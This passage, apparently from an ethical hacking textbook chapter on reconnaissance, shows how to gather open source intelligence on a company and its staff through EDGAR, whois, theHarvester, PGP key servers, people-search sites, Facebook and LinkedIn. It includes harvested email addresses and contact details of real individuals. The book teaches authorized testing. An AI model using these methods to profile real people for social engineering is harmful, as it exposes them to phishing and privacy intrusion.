The objective here is to acquire data that you need without tipping off your target that you are doing it. This is why you might use third-party sources to acquire the information you need. You can also gather a lot of details by interacting with services at the target in ways that would be expected. As an example, you might visit their website requesting pages, just as any other visitor to their site might do. Nothing special about what you are asking for or how you are asking for it. However, if you know where to look, you can gather a lot of information about systems and technology in use by your target.

One source of a lot of detail about your target is the Domain Name System (DNS). This isn't something a lot of people spend time thinking about. When it works, you have no idea because it happens quietly in the background. However, there is a lot of data stored in DNS servers about domains and even IP address blocks. This data can be mined, and you can get a better understanding about your target and systems and the IP address blocks that may be associated with your target.

It may be useful as you work through the different stages of a testing methodology to identify matches to the MITRE ATT&CK Framework. We're in luck on this phase. The ATT&CK Framework has a reconnaissance phase, and it covers scanning as well as gathering information from different sources about different aspects of the target. While it's common to think that attackers are looking for vulnerabilities and systems of interest, they are probably more likely to look for human targets. This may be identifying employees and email addresses but also, perhaps just as important, knowing what those employees do, which will tell the attacker how much access they have. More access means an attacker may be able to get to something that can easily be monetized.

Over the course of this chapter, we'll go over sources of information about your target as well as the tools you would use to gather that information. While much of it is quiet and there is at least one tool that is entirely passive, there is some active investigation as well. The first place to start, though, is how to use open sources of data to identify a jumping-off point for getting information about your target.

## Open Source Intelligence

There are a couple of reasons you may want to use open source intelligence. The first is that you haven't been provided with any details about your target. You may be doing a true red team against the target company and systems. In that case, you need to locate as much information as you can so you know not only what your attack surface looks like but possible ways in. Additionally, you can find a lot of information about individuals within an organization. This is especially useful because social engineering attacks have a good possibility of success. Having contacts to go after is essential.

The second reason is that organizations aren't always aware of the amount of information they are leaking. As noted earlier, attackers can find footholds, as well as potential human targets for social engineering attacks. If you are working hand in hand with the company you are performing testing for (that is, you are doing white-box testing), you don't need to use open source intelligence for starting points, but you should still gather what information is available for the awareness of the company. They may be able to limit their exposure. Even if there isn't anything that could be pulled back, they could work on awareness so employees and the organization as a whole aren't leaking information unnecessarily.

There are a number of tools that can be used to automate the collection of information, and we'll cover their use as part of looking at how to gather open source intelligence about companies and people. We'll also take a look at social networking sites and some of the ways those websites can be used. Even in cases where privacy settings are locked down, there is still a lot of information that can be gathered. There are also sites that exist to be public, and those can definitely be used.

## Companies

There are several starting points when it comes to acquiring open source intelligence about your target. The first is to look at the company overall. You'll want to gather information about locations the company has. There are instances where this can be easy. However, increasingly, it can be harder. The reason it can be harder is that companies recognize that the more information they provide, the more that information can be used against them. So, unless they are required to provide that information by regulations, they don't provide it. There are a few resources that can be used to gather information about companies.

Sometimes, these resources can be used to gather information that may be used for social engineering attacks. In some cases, you will be able to gather details about a company's network. Both types of information can be useful. Details about a company and its


organizational and governance structure can come from a database maintained by the U.S. government, in the case of businesses registered here. Details about the business network may come from databases maintained by the organizations that are responsible for governance of the Internet.

## EDGAR

Public companies are required to provide information about themselves. There are resources you can use to look up that information. In the process, you may gather information about a company's organizational structure. The organizational structure can tell you who has what position, so when you are working on sending out email messages to gather additional information later, you know who they should appear to be from. You can select the holder of an appropriate position.

The Securities and Exchange Commission (SEC) has a database that stores all public filings associated with a company. The Electronic Data Gathering, Analysis, and Retrieval (EDGAR) system can be used to look up public filings such as the annual report in the form 10-K. Additionally, the quarterly reports, 10-Qs, are also submitted to EDGAR and stored there. These reports provide details about a company's finances. The 11-K, a form including details about employee stock option plans, is also filed with EDGAR. Accessing EDGAR is as easy as going to EDGAR at the SEC website. You can see the search field, part of the page, in Figure 4.1.

**FIGURE 4.1** EDGAR site



One of the most useful forms you can find in EDGAR is Schedule 14-A, which is a proxy statement and will include the annual report to the shareholders, which may include a lot of useful information for you. As an example, Figure 4.2 shows a very small section of the annual report to the shareholders for Microsoft Corporation. Other sections that are not shown include Corporate Governance at Microsoft, Board of Directors, and Audit Committee Matters. While at a high level, what is included in these reports will be the same across all public companies, there may be some companies that present more in the way of specific details than other companies. Some companies will have more to report than others. For instance, the table of contents for the Microsoft report shows the page total in the 80s. The report for John Wiley & Sons shows a page count in the 50s. That's about 30 fewer pages between the two companies.

**FIGURE 4.2** Portion of Schedule 14-A for Microsoft

<b>3</b> <b>Named executive officer compensation</b>	<a href="#">Proposal 2: Advisory vote to approve named executive officer compensation</a> 31 <a href="#">Statement in support</a> 31 <a href="#">Compensation discussion and analysis</a> 32 <a href="#">Section 1 – Executive compensation overview</a> 33 <a href="#">Shareholder feedback considered in evolution of pay program</a> 33 <a href="#">Annual compensation components</a> 34 <a href="#">Section 2 – Fiscal year 2017 compensation decisions</a> 38 <a href="#">Business results</a> 38 <a href="#">Decisions</a> 38 <a href="#">Fiscal year 2017 base salaries</a> 38 <a href="#">Cash incentive awards</a> 38 <a href="#">Fiscal year 2017 stock awards</a> 42 <a href="#">Section 3 – Fiscal year 2017 compensation design process</a> 43 <a href="#">Executive compensation program design</a> 43 <a href="#">Target annual compensation mix</a> 44 <a href="#">Paying competitively</a> 44 <a href="#">Technology/labor market</a> 45 <a href="#">Scope of executive roles</a> 45 <a href="#">Establishing compensation opportunities</a> 45 <a href="#">Independent compensation consultant</a> 46 <a href="#">Section 4 – Other compensation policies and information</a> 46 <a href="#">No significant executive benefits and perquisites</a> 46 <a href="#">Limited post-employment compensation</a> 46 <a href="#">Strong clawback policy</a> 47 <a href="#">Robust stock ownership policy</a> 48 <a href="#">Derivatives trading, hedging, and pledging prohibited</a> 48 <a href="#">Deductibility of executive compensation</a> 48 <a href="#">Annual compensation risk assessment</a> 49 <a href="#">Compensation Committee report</a> 50 <a href="#">Fiscal year 2017 compensation tables</a> 50 <a href="#">Summary compensation table</a> 50 <a href="#">Grants of plan-based awards</a> 52 <a href="#">Outstanding equity awards at June 30, 2017</a> 53 <a href="#">Stock vested</a> 54 <a href="#">Non-qualified deferred compensation</a> 54 <a href="#">Equity compensation plan information</a> 55 <a href="#">Compensation Committee Interlocks and Insider participation</a> 55 <a href="#">Stock ownership information</a> 55 <a href="#">Principal shareholders</a> 57 <a href="#">Section 16(a) – beneficial ownership reporting compliance</a> 57 <a href="#">Proposal 3: Advisory vote on frequency of advisory vote on executive compensation</a> 57
---	---

2017 PROXY STATEMENT vii

## Domain Registrars

EDGAR is only for public companies. Not every company is public. You don't get the same level of insight for a private company that you do for a public company. However, EDGAR is not the only resource that can be used to gather information about a company. Another source of information, related to the Internet itself, is the domain registrars. You won't get the same sort of information from the domain registrars as you would from EDGAR, but it's still sometimes a decent source of information. For a start, you can get the address of what is probably the company's headquarters.

This is not a guarantee, however. As mentioned, companies are starting to hide information provided to the registrars. Information is hidden behind the registrar. When you ask for information, you will get what the registrar has been asked to present and not necessarily the real details. There is nothing that says that the registrars have to be provided with real addresses, unless they are checking a billing address on a credit card for payment. In fact, there have been times I have had domains registered with bogus phone numbers and incorrect addresses. Since the data is public, it's important to be careful about what is shared. Anyone can mine the registries for this information and use it for any number of purposes.

Before we get too far down this road, though, it's probably useful for you to understand how the Internet is governed when it comes to domains and addresses. First, there is the Internet Corporation for Assigned Names and Numbers (ICANN). Underneath ICANN is the Internet Assigned Numbers Authority (IANA), which is responsible for managing IP addresses, ports, protocols, and other essential numbers associated with the functioning of the Internet. Prior to the establishment of ICANN in 1998, IANA's functions were managed by one man, Jon Postel, who also maintained the request for comments (RFC) documents.

In addition to ICANN, responsible for numbering, are the domain registrars. These organizations store information about addresses they are responsible for as well as contacts. There was a time when registering a domain and other data went through a single entity. Now, though, there are several companies that can perform registrant functions. If you want to register a domain, you go to a registrar company like DomainMonger or GoDaddy. Those companies can then be queried for details about the domains.

To grab information out of the regional Internet registry (RIR), you would use the `whois` program. This is a program that can be used on the command line on most Unix-like systems, including Linux and macOS. There are also websites that have implementations of `whois` if you don't have a Unix-like system handy. Here you can see a portion of the output from a `whois` query.

### **whois Query of wiley.com**

```
$ whois wiley.com
% IANA WHOIS server
% for more information on IANA, visit http://www.iana.org
% This query returned 1 object

refer:      whois.verisign-grs.com

domain:     COM

organisation: VeriSign Global Registry Services
address:    12061 Bluemont Way
address:    Reston Virginia 20190
address:    United States

contact:    administrative
name:       Registry Customer Service
organisation: VeriSign Global Registry Services
address:    12061 Bluemont Way
address:    Reston Virginia 20190
address:    United States
phone:      +1 703 925-6999
fax-no:     +1 703 948 3978
```

e-mail: info@verisign-grs.com  
← SNIP →  
Domain Name: wiley.com  
Registry Domain ID: 936038\_DOMAIN\_COM-VRSN  
Registrar WHOIS Server: whois.corporatedomains.com  
Registrar URL: www.cscprotectsbrands.com  
Updated Date: 2017-10-07T05:19:30Z  
Creation Date: 1994-10-12T04:00:00Z  
Registrar Registration Expiration Date: 2019-10-11T04:00:00Z  
Registrar: CSC CORPORATE DOMAINS, INC.  
Registrar IANA ID: 299  
Registrar Abuse Contact Email: domainabuse@cscglobal.com  
Registrar Abuse Contact Phone: +1.8887802723  
Domain Status: clientTransferProhibited  
<http://www.icann.org/epp#clientTransferProhibited>  
Registry Registrant ID:  
Registrant Name: Domain Administrator  
Registrant Organization: John Wiley & Sons, Inc  
Registrant Street: 111 River Street  
Registrant City: Hoboken  
Registrant State/Province: NJ  
Postal Code: 07030  
Registrant Country: US  
Registrant Phone: +1.3175723355  
Registrant Phone Ext:  
Registrant Fax: +1.3175724355  
Registrant Fax Ext:  
Registrant Email: domains@wiley.com  
Registry Admin ID:  
Admin Name: Domain Administrator  
Admin Organization: John Wiley & Sons, Inc  
Admin Street: 111 River Street  
Admin City: Hoboken  
Admin State/Province: NJ  
Postal Code: 07030  
Admin Country: US  
Admin Phone: +1.3175723355  
Admin Phone Ext:  
Admin Fax: +1.3175724355  
Admin Fax Ext:  
Admin Email: domains@wiley.com

There is a lot of output there to look through, and I've snipped out a bunch of it to keep it to really relevant information. First, whois checks with IANA's whois server to figure out who it needs to check with about this specific domain. You can see that happen at the very top of the output. IANA indicates that VeriSign is the registrar for this domain. We get the details about the registrar VeriSign. After that, and a lot of information being snipped out, we finally get the details about the domain `wiley.com`. What you can see in the output is the address and phone number for the company. Additionally, you get information about a handful of contacts for the company. Registrars expect an administrative contact and a technical contact.

As indicated earlier, not all domains will provide this level of detail. An example of a domain that doesn't include any contact details is `spamhaus.org`. Here you can see that the contact information shows that the data has been redacted for privacy.

### Details About `spamhaus.org`

Registry Registrant ID: REDACTED FOR PRIVACY  
Registrant Name: REDACTED FOR PRIVACY  
Registrant Organization: The Spamhaus Project  
Registrant Street: REDACTED FOR PRIVACY  
Registrant City: REDACTED FOR PRIVACY  
Registrant State/Province:  
Registrant Postal Code: REDACTED FOR PRIVACY  
Registrant Country: CH  
Registrant Phone: REDACTED FOR PRIVACY  
Registrant Phone Ext:  
Registrant Fax: REDACTED FOR PRIVACY  
Registrant Fax Ext:  
Registrant Email: 26a6047fb7bb1b2a0e5ea9927ed7f15c-666344@contact.gandi.net  
Registry Admin ID: REDACTED FOR PRIVACY  
Admin Name: REDACTED FOR PRIVACY  
Admin Organization: REDACTED FOR PRIVACY  
Admin Street: REDACTED FOR PRIVACY  
Admin City: REDACTED FOR PRIVACY  
Admin State/Province: REDACTED FOR PRIVACY  
Admin Postal Code: REDACTED FOR PRIVACY  
Admin Country: REDACTED FOR PRIVACY  
Admin Phone: REDACTED FOR PRIVACY  
Admin Phone Ext:  
Admin Fax: REDACTED FOR PRIVACY  
Admin Fax Ext:  
Admin Email: a25006f8175341e32979e6f59e7b87ea-1786600@contact.gandi.net

Using a strategy like this will keep information private and out of the hands of the very people `spamhaus.org` seeks to protect against. The data provided can be used to create a mailing list for spammers. It can also be used to create a physical mailing list for traditional junk mail providers (sometimes called *mail marketing companies*).

## Regional Internet Registries

Not all the useful information is stored with the domain registrars, however. There is other data that is important to be kept. Earlier, we discussed IANA. While the IANA server provided information about domain registrars, its purpose has long been to be a central clearinghouse for addresses. This includes not only port numbers for well-known services but also IP addresses. IANA, at a high level, owns all IP addresses. It hands out those IP addresses, based on need, to the RIRs. The RIRs then hand them out to organizations that fall into their geographic region.

There are five RIRs around the world. They are based in different geographic regions, and an organization would refer to the RIR where they are located for things like IP addresses. The RIRs and the geographic areas they are responsible for are listed here:

**African Network Information Center (AfriNIC)** Africa

**American Registry for Internet Numbers (ARIN)** North America (United States and Canada) as well as Antarctica and parts of the Caribbean

**Asia Pacific Network Information Centre (APNIC)** Asia, Australia, New Zealand, and neighboring countries

**Latin America and Caribbean Network Information Centre (LACNIC)** Latin America and parts of the Caribbean

**Réseaux IP Européens Network Coordination Centre (RIPE NCC)** Europe, Russia, West Asia, and Central Asia

All of these RIRs have their own databases that can be queried using `whois`, just as we used `whois` to query information from the domain registrars. Typically, you would use `whois` against the RIRs to find out who owns a particular IP address. For example, in the output for `wiley.com` earlier, part of the output indicated which name servers the domain uses to resolve hostnames to IP addresses. One of those name servers is `ns.wiley.co.uk`. With a minimal amount of effort (we will cover the DNS later in the chapter), we can discover that the hostname `ns.wiley.co.uk` resolves to the IP address 193.130.68.19. Using `whois`, we can find out who owns that IP address. You can see the results of that query in the following code.

### **whois Query for IP Address**

```
$ whois 193.130.68.19
% IANA WHOIS server
% for more information on IANA, visit http://www.iana.org
```

```
% This query returned 1 object

refer:      whois.ripe.net

inetnum:    193.0.0.0 - 193.255.255.255
organisation: RIPE NCC
status:     ALLOCATED

whois:      whois.ripe.net

changed:    1993-05
source:     IANA

% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See http://www.ripe.net/db/support/db-terms-conditions.pdf

% Note: this output has been filtered.
%       To receive output for a database update, use the "-B" flag.

% Information related to '193.130.68.0 - 193.130.69.255'

% Abuse contact for '193.130.68.0 - 193.130.69.255' is
'abuse@uk.verizon.com'

inetnum:    193.130.68.0 - 193.130.69.255
netname:    WILEY-UK
descr:      John Wiley & Sons Ltd
country:   GB
admin-c:   TW1873-RIPE
tech-c:    TW1873-RIPE
status:    ASSIGNED PA
mnt-by:    AS1849-MNT
created:   1970-01-01T00:00:00Z
last-modified: 2010-12-29T09:52:04Z
source:    RIPE # Filtered
```

```
person:          Tony Withers
address:         John Wiley & Sons Ltd
address:         Baffins Lane
address:         Chichester
address:         Sussex
address:         PO19 1UD
address:         England, GB
phone:          +44 243 770319
fax-no:          +44 243 775878
nic-hdl:         TW1873-RIPE
created:         1970-01-01T00:00:00Z
last-modified:   2016-04-05T14:15:57Z
mnt-by:          RIPE-NCC-LOCKED-MNT
source:          RIPE # Filtered
```

% Information related to '193.130.64.0/18AS702'

```
route:          193.130.64.0/18
descr:          UK PA route
origin:         AS702
member-of:      AS702:RS-UK,
                AS702:RS-UK-PA
inject:         upon static
aggr-mtd:       outbound
mnt-by:         WCOM-EMEA-RICE-MNT
created:        2018-04-16T14:25:12Z
last-modified:  2018-04-16T14:25:12Z
source:         RIPE
```

This provides us with a lot of useful information. First, even though we provided a single IP address, addresses are allocated in blocks. The first thing we find is that the parent block was allocated to RIPE, the European RIR, in 1993. The specific block the IP address provided belongs to, though, is 192.130.68.0–255. That block, unsurprisingly, belongs to John Wiley & Sons. You can see that the address for John Wiley & Sons is in Great Britain, which matches up with the RIR being RIPE. The business is located in England, so the corresponding regional registry is the one responsible for Europe.

We've learned a couple of things about the business and the IP addresses that belong to it. Additionally, you can see we have a contact that came out of the response. This gives us a name and email address. If we were going to be testing against this business, we could make use of this information.

## People

While systems and the IP addresses associated with them make good entry points for technical attacks—those against services that are available—contact information for people can be more useful. There are other places we can go to get lists of people who belong to a target organization. Again, there are utilities we can use to help us gather this information. One of them is theHarvester. This is a script that will search through different sources to locate contact information based on a domain name provided to the program. In the following code, you can see the output from theHarvester run against the domain `wiley.com`, using Google as the search source.

### theHarvester Output

```
$ theharvester -d wiley.com -b google
*****
* | |_| |_-- _-- / \ / \_-- _- _---- _---- _---| |_ _--- - -- *
* | __| '_ \ / _ \ / /-/ / _` | ' __\ \ / / _ \ / __| __/ _ \ ' __| *
* | |_| | | | _--/ / __/ ( _| | | \ V / _--/ \_ \ \ | | _--/ | |
* | \__|_|_|_\_|\_--| \ / / _ \ \_, _|_| \ / \ \_--| | _--/ \_ \ \_--|_| *
*
* TheHarvester Ver. 2.7.2
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
*****
```

[–] Starting harvesting process for domain: `wiley.com`

```
[–] Searching in Google:
    Searching 0 results...
    Searching 100 results...
    Searching 200 results...
    Searching 300 results...
    Searching 400 results...
    Searching 500 results...
```

Harvesting results

[+] Emails found:

-----

hbaumgar@wiley.com  
respinosa@wiley.com  
cs-journals@wiley.com  
cochrane@wiley.com  
sciencenewsroom@wiley.com

[+] Hosts found in search engines:

---

Total hosts: 8

[–] Resolving hostnames IPs...

agupubs.onlinelibrary.wiley.com : 65.156.1.101  
authorservices.wiley.com : 216.137.41.119  
booksupport.wiley.com : 208.215.179.132  
eu.wiley.com : 216.137.41.74  
hub.wiley.com : 204.93.79.243  
newsroom.wiley.com : 204.8.173.169  
onlinelibrary.wiley.com : 65.156.1.101  
www.wiley.com : 216.137.41.21

Google is not the only source that can be used with theHarvester. Another source that can be used, which may not be considered a lot, is a Pretty Good Privacy (PGP) key server. PGP relies on public keys to be available in publicly available key servers. Without these, the public key has to be shared manually by anyone who wants to get an encrypted message from someone else. Because these keys have to be available to be used, they are stored and searchable on web servers. Since they are associated with email addresses, you can search for email addresses on the key server. This may not always be successful. People who have been around for a long time may be more likely to have PGP keys. As an example, you can see the run results of theHarvester against one of my own domains. Since some of my email addresses have been around for more than 20 years, and since I've generally had a habit of rebuilding machines without storing off encryption keys, I have a few PGP keys.

Interestingly, theHarvester wasn't able to locate any of my PGP keys. This leads us to other places to look for PGP keys. One of the older public key servers is hosted at the Massachusetts Institute of Technology (MIT). If you go to <https://pgp.mit.edu>, you can provide a search term, including a domain name. Searching using theHarvester didn't turn up any entries for [wiley.com](http://wiley.com). Doing the same search at <https://pgp.key-server.io> (MIT's site was unresponsive for this search) resulted in a handful of results. However, because of the way the search in the database was conducted, the term [wiley.com](http://wiley.com) resulted in a number of people whose first name was Wiley, while the domain name their email address was in ended in .com.

Using the MIT site to search for my own keys, I turned up all the keys I have loaded into the key servers over the years. This is a way to look up information about individual people if you need to, since theHarvester requires that you provide a domain name. In my case, you can see the output from the search in Figure 4.3. My primary email address has three different keys associated with it. As I said, I had a habit of rebuilding or moving to different machines without ever storing my private key. This meant, if I wanted to do any PGP encrypted email, I had to regenerate a key and reupload. Since the key signature is different, it doesn't overwrite the other key. It's possible, after all, I could have a few legitimate keys that are all used on different systems.

**FIGURE 4.3** PGP key server search

Search results for 'ric messier'			
Type	bits/keyID	Date	User ID
pub	2048R/ <a href="#">77BC3732</a>	2013-05-13	Ric Messier <kilroy@WasHere.COM>
pub	1024D/ <a href="#">507D2485</a>	2000-03-28	Ric Messier <rmessier@bbnplanet.com>
pub	1024D/ <a href="#">A6CCD851</a>	2000-01-16	Ric Messier <kilroy@WasHere.COM>
pub	1024D/ <a href="#">C08CFEE1</a>	1998-10-09	Ric Messier <ric@segNET.COM>
pub	1024D/ <a href="#">BAD133F1</a>	1998-08-27	Ric Messier <kilroy@WasHere.COM>

While tools like theHarvester are good for identifying information about people at a company automatically, you may want or need to go deeper. This is where you might consider using a people search website, like Pipl, Wink, or Intelius. These sites can be used to search for people. A site like Pipl can be used to identify an online presence for someone. For example, using my name turns up a handful of posts to mailing lists, as well as a Twitter account I don't use. There are also a few other references that aren't me. You can see a sample of the output of Pipl in Figure 4.4.

There are other people search sites that are more focused on looking at social networking presence, and searches can be done using usernames. The website PeekYou will do people searches using real names, just as we did with Pipl. PeekYou also allows you to look for a username instead, though. This username could be found across multiple social network sites, as well as other locations where a username is exposed to the outside world. A search for a username I have used in the past turned up a few hits, though the information was badly out of date and inconsistent. An online presence, though, can be used for more than just finding people.

**FIGURE 4.4** Pipl output

The screenshot shows a vertical list of search results for 'Ric Messier'. Each result includes a small icon, the name 'Ric Messier', a brief description, and a link. The results are:

- Ric Messier, kilroywuzh3r3**  
twitter.com/kilroywuzh3r3  
Micro Blog - Twitter
- Ric Messier, route : firewall :: internal network : // :DSL: ...**  
archivum.info/netfilter/2006-07/msg00017.html  
archivum.info
- Ric Messier, Voir.ca: informer, stimuler et rapprocher les ...**  
voir.ca/blogs/ric\_messier/archive/2009/11/01/obama-et-les...  
Obama et les extraterrestres - Éric Messier . Com - voir.ca
- Ric Messier, Messier would go on the win the Calder Cup in 1997 with ...**  
en.wikipedia.org/wiki/Éric\_Messier  
W Éric Messier - Wikipedia, the free encyclopedia - en.wikipedia.org
- Ric Messier, Re: [gentoo-user] dhcpcd and pdnsd together, Robert ...**  
archivum.info/gentoo-user@gentoo.org/2005-03/  
gentoo-user@gentoo.org (date) - archivum.info

## Social Networking

Social networking sites are how people connect. They come in a number of different flavors and have been around for more than two decades, with the first one, `sixdegrees.com`, launched in 1997. Sites like Myspace have allowed users to share music and personal information with others. Facebook has allowed users to create communities, share news and information, and get back in touch with people they have fallen away from. Twitter is often useful for news and updates, as well as marketing information—making announcements, for example. LinkedIn is useful for all sorts of business purposes. This includes sharing updates about company activities, personal achievements, and moves.

You can spend a lot of time looking for information by hand on these sites. There are also tools that you can use. One of them is one we've already looked at. In addition to using traditional search sites like Google and Bing, theHarvester will also search through some of the social network sites. There are also tools that are specific to some of the sites, such as LinkedIn. Finally, we have a tool like Maltego, which is good for open source intelligence in general, though there are ways it can be used to search social network sites for details about people and companies.

### Facebook

While sites that may primarily be thought of as personal sites may focus more on individuals, they are still useful for someone doing work as an ethical hacker. A site like Facebook

is interesting because people seem to let their guard down there, posting a lot of details that perhaps they shouldn't. What they often fail to realize is how much of what they post is searchable. Over time, Facebook has vastly improved how much information can be acquired, though it's still not great. Several years ago, there was a website, [www.weknowwhatyouredoing.com](http://www.weknowwhatyouredoing.com), that searched through Facebook posts that would fall into one of four categories—who wants to get fired, who is hungover, who is taking drugs, and who has a new phone number. Figure 4.5 shows some of the posts from the site before it got taken down because the application programming interface (API) it used is no longer available.

**FIGURE 4.5** [www.weknowwhatyouredoing.com](http://www.weknowwhatyouredoing.com)

The screenshot displays a web page with two main sections: "Who's hungover?" on the left and "Who's taking drugs?" on the right. Each section contains five posts, each with a small profile picture, the user's name, a short status update, and a timestamp indicating when the post was made and where it was shared from (e.g., mobile, report).

Section	User	Status Update	Timestamp	Source
Who's hungover?	Edrine K.	Pretty healthy 2 smoke weed !!! Ain't it ??	about 37 minutes ago	2 people like this, posted from Mobile, report
	James J.	She love it when we get together smoke a little weed than she get her shit together. ;)	about 38 minutes ago	no people like this, posted from Facebook for iPhone, report
	Tutu M.	Dont drink and drive,,, smoke weed and fly	about 41 minutes ago	1 people like this, posted from web, report
	Thira K.	i wanna.....lifestyle.....	about 44 minutes ago	no people like this, posted from Share_bookmarklet, report
	Stanley Thuku M.	even if devil smoke's weed he will never b the most hyh	about 44 minutes ago	1 people like this, posted from Mobile, report
Who's taking drugs?	Edrine K.	Pretty healthy 2 smoke weed !!! Ain't it ??	about 37 minutes ago	2 people like this, posted from Mobile, report
	James J.	She love it when we get together smoke a little weed than she get her shit together. ;)	about 38 minutes ago	no people like this, posted from Facebook for iPhone, report
	Tutu M.	Dont drink and drive,,, smoke weed and fly	about 41 minutes ago	1 people like this, posted from web, report
	Thira K.	i wanna.....lifestyle.....	about 44 minutes ago	no people like this, posted from Share_bookmarklet, report
	Stanley Thuku M.	even if devil smoke's weed he will never b the most hyh	about 44 minutes ago	1 people like this, posted from Mobile, report

This is not to say that Facebook no longer has an API. The Facebook Graph API still exists. It just isn't as open as it once was. There is still a Graph API, and it can still be used in applications. In fact, Facebook provides a Graph API Explorer where queries to the API can be tested. Figure 4.6 shows the Graph API Explorer. Near the top, you can see there is an access token. This token is generated after a number of permissions are selected. The token is based on the user you are logged in as. Once you have a token, you can generate a query. The query shown is the default query, requesting the ID and name for the user. Of course, the name is mine since the access token was based on my login.

**FIGURE 4.6** Facebook Graph API

You don't have to create an application, though, to generate searches. Searches can be done manually. Facebook is not only used by individuals. It is also, often, used by companies. Many companies create their own page where they can post specifics about their products and services. This is another location where you can gather information about the company. Figure 4.7 shows business details about John Wiley & Sons from its own page in Facebook. Besides the information you can see about its location, there are several other categories of information, such as Reviews, Posts, and Community. The reviews can sometimes provide enlightening information, and of course, there is the contact information provided.

**FIGURE 4.7** John Wiley & Sons information

The screenshot shows the Facebook page for John Wiley & Sons. At the top, there is an 'About' section with a map of Hoboken, New Jersey, showing the company's location at 111 River St Ste 2000. Below the map, there are three contact options: 'Get Directions', 'Send Message', and a phone number 'Call (201) 748-6000'. The page features a large map of the area with a red pin marking the location. Below the map, there are sections for 'FIND US', 'HOURS', 'PAGE INFO', 'ADDITIONAL CONTACT INFO', and 'MORE INFO'. The 'HOURS' section indicates the page is 'Closed Now'. The 'PAGE INFO' section includes a price range of '\$'. The 'ADDITIONAL CONTACT INFO' section lists the website 'http://www.wiley.com'. The 'MORE INFO' section provides a link to 'About' the page and the website 'www.wiley.com'. At the bottom, there is a note: 'Visit us at: www.wileyplus.com, wileybookstore.com, or coursesmart.com for cheaper textbook options!'

You don't have to rely on just looking up business information in Facebook, though. People regularly post details about their employers on their personal pages. Unfortunately, this is where searching in Facebook can become challenging. You can't, after all, just search for all employees of a particular company using the usual search. However, if you have found some names of employees using other means, you can use those names to find their pages and read their status posts. Often, people will include details of their work situation—companies they do work for and have worked for—as part of their profile. This can help you to better distinguish the employees from other people with the same name.

Much of this relies on people setting their privacy options correctly. This is not always done, which means you can probably read the posts of a lot of people you are looking for. You can also likely look at their photos. In an age of social media and the expectation that you can find out just about anything you want about someone, people often don't think about who can potentially see their posts and photos. This gives us an advantage. However, it isn't always the case that you will be able to see what someone is doing and saying. Figure 4.8 shows the different privacy settings available to Facebook users. One of the challenges with this, though, is that it only pertains to what you do. This won't prevent other people from seeing when someone shares one of your posts or photos. Then it comes down to what their permissions are set to.

**FIGURE 4.8** Facebook permissions settings

Privacy Settings and Tools			
<b>Your Activity</b>	Who can see your future posts?	Friends	<a href="#">Edit</a>
	Review all your posts and things you're tagged in		<a href="#">Use Activity Log</a>
	Limit the audience for posts you've shared with friends of friends or Public?		<a href="#">Limit Past Posts</a>
<b>How People Find and Contact You</b>	Who can send you friend requests?	Everyone	<a href="#">Edit</a>
	Who can see your friends list?	Friends	<a href="#">Edit</a>
	Who can look you up using the email address you provided?	Friends	<a href="#">Edit</a>
	Who can look you up using the phone number you provided?	Everyone	<a href="#">Edit</a>
	Do you want search engines outside of Facebook to link to your profile?	No	<a href="#"> Edit</a>


Sometimes, people will post a status about their job, including what they may have been doing that day, or they may check in at another job site. Any of this information could potentially be useful to you. However, sites like Facebook are not always the best place to get information about businesses and their employees. There are other social networking sites that can be a bit more productive for you.

## LinkedIn

LinkedIn has been around for about a decade and a half as of the time of this writing. In spite of a number of competitors (such as Plaxo) going out of business or just no longer being in the space, LinkedIn is still around. It continues to expand its offerings beyond the very early days, when it was basically a contact manager. These days, LinkedIn is a business networking opportunity, highly useful for those in sales. It is also a great source for identifying jobs you may be interested in. It seems like human resources people, specifically recruiters, commonly use LinkedIn to find people to fill positions, whether it's an internal recruiter or someone who works for a recruiting company.

Because of the amount of business information LinkedIn collects, we can make use of it as a hunting platform. Especially with the paid memberships, LinkedIn does a lot of analytics about the businesses that make use of it, as well as the people who are on the site. If you are looking for information about a target, LinkedIn provides a lot of detail. Just as one example, Figure 4.9 shows some statistics about applicants for a position that is open and advertised through the Jobs section of the website. We can see that the position attracts educated applicants. You can start to get a sense for the workforce by looking at these statistics across multiple positions.

**FIGURE 4.9** LinkedIn job statistics



